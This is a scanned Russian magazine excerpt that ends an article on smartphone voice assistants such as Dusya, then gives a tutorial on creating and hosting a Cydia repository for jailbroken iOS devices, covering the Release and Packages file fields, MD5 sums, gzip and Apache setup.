


Commandr for Google Now

Ассистент Дуся

Ну и наконец, детище российских разработчиков — русскоязычный голосовой ассистент Дуся, который объединяет в себе все преимущества описанных приложений и утилит. Как и Tasker, Дуся позволяет создавать свои голосовые функции (они называются «скрипты»), причем в намного более понятной и простой форме (есть справка на русском, видеоуроки) и с более мощными функциями работы именно с речевыми командами. Вдобавок здесь есть и свой онлайн-каталог готовых скриптов, созданных другими пользователями. На момент написания статьи их было около ста.

Так же как и Commandr, Дуся умеет интегрироваться с Google Now, а также имеет множество видов других бесконтактных активаций — встряхиванием, взмахом, гарнитурой, поднесением к уху и в том числе и своей фразой активации на русском. А если хочется использовать интерфейс, то и он есть, очень простой, быстрый и функциональный. Среди функций есть 25 наиболее часто востребованных, есть даже управление умными домами и домашними кинотеатрами.



Возможности ассистента Дуся




ВЫВОДЫ

Сегодня функции голосового поиска в смартфонах очень развиты, и, как ты смог убедиться, разработчики предлагают нам не просто набор команд для поиска информации, а полноценную систему управления смартфоном, которую при определенных усилиях можно интегрировать с домашним компом и даже умным домом. Так что, если тебе удобнее управлять всем этим с помощью голоса, у тебя есть для этого все необходимое.



МАГАЗИН ДЛЯ IOS

СОЗДАЕМ CYDIA-РЕПОЗИТОРИЙ С НУЛЯ




Михаил Филоненко
mfilonen2@gmail.com

Ни для кого не секрет, что основным источником программ для взломанных iOS-устройств служат репозитории — особенным образом созданные сайты, откуда можно скачать исполняемые файлы с помощью Cydia. Есть мнжество разных причин для создания собственного репохитория: кто-то хочет заработать деньги на рекламе, кто-то рассматривает репозиторий как добавочный элемент своего файлообменника, кто-то просто желает собрать самые полезные твики, дать им понятные описания и сделать доступными для пользователя. Как бы то ни было, репозиторий не очень сложен в создании.

СПОСОБ ДЛЯ ЛЕНИВЫХ


В Сети существуют тысячи репозиториев, и было бы очень странно, если бы не существовало ни одного сервиса для их автоматического создания и наполнения. Такие сервисы действительно есть, как в виде веб-сайтов, так и в виде отдельных приложений для iOS.

Ранее особенной популярностью пользовался портал MyRepoSpace. Несмотря на довольно медленную работу размещенных в нем репозиториев, он отличался понятным интерфейсом и бесплатностью. К сожалению, на данный момент сайт удален, а надпись It was fun вряд ли поможет пользователю в задуманном деле. Однако существует не менее функциональная альтернатива — YouRepo.



Главная страница YouRepo





Управление пакетами YouRepo

Здесь есть возможность сделать красочное описание, создать страницу оплаты твиков, загрузить пакеты. После незатейливой регистрации добавлять твики очень просто и удобно. Базовых возможностей здесь хватит практически всем: скриншоты, гибкие настройки параметров, аналитика и расширение при помощи встроенного магазина. Останавливает одно — слишком мало места для начала, слишком много придется докупать. Цены небольшие, но для эффективной работы с репозиторием понадобится совершать немало покупок.

Нужно ли использовать YouRepo для своего репозитория? Решение будет такое же, как и в случае с вопросом, использовать ли CMS для создания сайта или написать все вручную. Автоматизированность, многофункциональность — преимущества первого варианта, а количество потенциальных возможностей за меньшие деньги — второго. Если ты планируешь длительную поддержку репозитория, раскрутку и продвижение и в конечном счете получение дохода, стоит попробовать поднять репозиторий самостоятельно. Изначально он, конечно, очень неудобный, но намного более надежный, недорогой и расширяемый.

ПРАВИЛЬНЫЙ СПОСОБ

Во многих статьях в Сети можно встретить мнение, что лучшая (а может, и единственная) система для создания репозиториев — Ubuntu или Debian (репозитории Cydia полностью базируются на технологиях этих дистрибутивов. — Прим. ред.). На самом деле Linux действительно во многом будет удобней, но в целом ничто не мешает попробовать и на любой другой платформе.

Структура репозитория проста и логична. Обязательны фактически лишь два файла: Release и Packages. В первом содержится информация о самом репозитории, а во втором — о пакетах, которые в него входят. Кроме того, в корне необходима заархивированная копия Packages, содержание которой должно полностью совпадать с первым файлом. В подавляющем большинстве случаев также создается каталог для пакетов, иногда в корне располагаются файлы с языковыми локализациями (хотя поддержка нескольких языков — редкость

даже для известных репозиториев). Рассмотрим, каким образом следует заполнять файлы Packages и Release.

В файле Release данные, как правило, статичны. Они меняются только при смене базовых настроек репозитория. Структура файла следующая:


- Origin: полное название репозитория;
- Label: краткое название репозитория. При вставке длинного имени оно просто не влезет на экран Cydia;
- Version: версия репозитория;
- Architectures: правильным будет параметр iphoneos-arm;
- Components: должно быть установлено значение main;
- Description: развернутое описание репозитория.

Обрати внимание, что все поля должны быть заполнены правильно, иначе репозиторий не будет работать. Кроме того, желательно оставить пустую строку после последней строки. Не забывай и про установку правильной кодировки: кроме UTF-8, Cydia ничего не понимает. Файл не должен иметь расширения.


Packages, в отличие от Release, изменяется при добавлении каждого нового твика. Его функция описательная: показать, где находится пакет, дать возможность его отыскать, прикрепить к нему описание и данные. Packages может иметь немало опций, однако наиболее часто встречаются:

- Name: имя твика, которое будет отображаться в репозитории;
- Size: размер пакета в байтах. Необходимо указать точные данные;
- Maintainer: сборщик твика;
- Section: секция, в которой будет размещен твик. Наиболее часто используемые — Tweaks, Themes, Games, но можно указать любое значение. Необходимо для структурирования репозитория. Данное поле обязательно для заполнения, и при его отсутствии источник не установится;
- Author: автор пакета;
- Version: версия пакета;
- HomePage: домашняя страница с дополнительной информацией;
- Architecture: здесь единственно верным будет значение iphoneos-arm;
- Package: точное название пакета, которое будет использовано для того, чтобы найти его в папке с пакетами;
- Filename: каталог, где размещаются пакеты (`/` — корень репозитория, а `/dir` — произвольная папка);
- Description: полное описание твика;
- MD5Sum: уникальный код MD5, генерируемый индивидуально для каждого пакета. О его создании чуть ниже.


Параметры могут быть расставлены в произвольном порядке, однако должны быть заполнены для корректного отображения твика. Также можно заполнить другие поля: Depends (устанавливаемые зависимости), Pre-Depends (необходимые зависимости), Conflicts (конфликты с другими пакетами). При добавлении твиков с зависимостями желательно также загружать соответствующие утилиты в репозиторий. Файл не должен иметь расширения, кодировка должна соответствовать стандарту UTF-8.




Заполненный файл Release



Заполненный файл Packages



Ошибка при добавлении пакета с пустым полем Section



Программа MD5 для Mac

Сумма MD5 должна обязательно присутствовать в файле. Для ее генерации есть приложения и для Mac, и для Windows. Например, для OS X оно называется MD5 и присутствует как в виде программы с графическим интерфейсом, так и в качестве терминальной утилиты. Для того чтобы вычислить значение, необходимо ввести команду `md5`, а далее полный путь к файлу. Ответ можно вывести и в сокращенном формате, для этого используй параметр `-r`.

Для вычисления суммы в среде Windows есть несколько терминальных утилит и WinMD5Free с графическим интерфейсом. Подробности об использовании программы можно узнать на официальном сайте разработчика.

После создания файлов Packages и Release необходимо заархивировать Packages. На Windows для создания gz-файла пригодится популярный 7-Zip. На Mac выручит терминал: необходимо ввести `gzip -f -k` и далее указать путь к файлу Packages.

Таким образом, на данный момент имеется четыре файла: Packages, Packages.gz, Release и deb-пакет в папке, которая указана в Packages. Для того чтобы репозиторий стал доступен пользователям, его можно залить на хостинг, который поддерживает передачу данных по FTP и позволяет загрузить файлы в корень сайта.

Есть и другой способ — создать сервер на домашней машине. Для работы репозитория не нужны MySQL или PHP — достаточно будет установки веб-сервера Apache. На Mac Apache (2.4.16 в актуальной версии системы) входит в стандартный комплект поставки OS X. Для его активации необходимо выполнить команду `sudo apachectl start` в терминале и ввести пароль администратора. После этого при вводе



INFO

Во многих источниках есть указание, что поле Depiction должно присутствовать в файле /DEBIAN/control самого deb-пакета. Однако экспериментально было выяснено, что достаточно упоминания в Packages, отредактировать который значительно проще, чем сам пакет твика. Поля Maintainer и Author в Packages-файле репозитория могут содержать ссылку в формате <ссылка>, например для указания почты разработчика. Основной источник ошибок в репозитории — файл Packages. При его неправильном заполнении Cydia может не распознать репозиторий, отобразить его пустым или с пустыми категориями. Поэтому большую часть ошибок можно исправить, отредактировав данный файл и обновив источники в Cydia. Нетрудно заметить, что после работы скрипта для автоматизации поле MD5Sum будет заполнено немного не так, как надо, — в нем будет указан также адрес файла, для которого вычислялась сумма. Однако это никак не повлияет на работоспособность репозитория.

localhost в браузере появится надпись «It works!». Для того чтобы репозиторий был доступен по адресу «localhost/название папки репозитория», необходимо скопировать его в `/Library/WebServer/Documents`.

Запуск Apache на Windows сложнее. Актуальный релиз не распространяется в виде установочного файла. Тем не менее некоторые версии в виде .msi можно найти в архивах сайта apache.org. При установке появится возможность задать имя сервера (стандартное — localhost). После установки по умолчанию пакет будет находиться в Program Files. В каталоге conf можно найти файл httpd.conf, при помощи которого настраивается название сервера (параметр ServerName) и расположение папки с сайтами (параметр DocumentRoot). По умолчанию документы хранятся в папке htdocs установленной программы, где и следует расположить директорию репозитория.

Apache запускается автоматически после установки и при каждом включении компьютера, кроме того, в меню «Пуск» должен появиться ярлык для перезапуска сервера.

НАПОЛНЯЕМ РЕПОЗИТОРИЙ

Разумеется, бессмысленно создавать репозиторий для одного твика, поэтому его необходимо постоянно наполнять. Для добавления нового пакета можно выполнить несколько простых шагов. Во-первых, удали файлы Packages и Packages.gz с сервера или отредактируй их, если имеется такая возможность.

Во-вторых, удали Packages.gz с компьютера и открой файл Packages. После пустой строки под последней строчкой описания первого твика заполни такую же форму для следующего. Сохрани файл, выполни команду `gzip -f -k` в его отношении и залей оба файла на хостинг, а затем скачай туда сам deb-пакет. На этом процесс наполнения заканчивается, а чтобы увидеть внесенные изменения, необходимо обновить репозитории в Cydia.

Новички часто забывают о том, что необходимо обновлять файлы Packages из хостинга. Тем не менее именно этот файл — своего рода ключ ко всем твикам источника, и при отсутствии упоминания о файле в нем и в Cydia пакет также не будет виден.

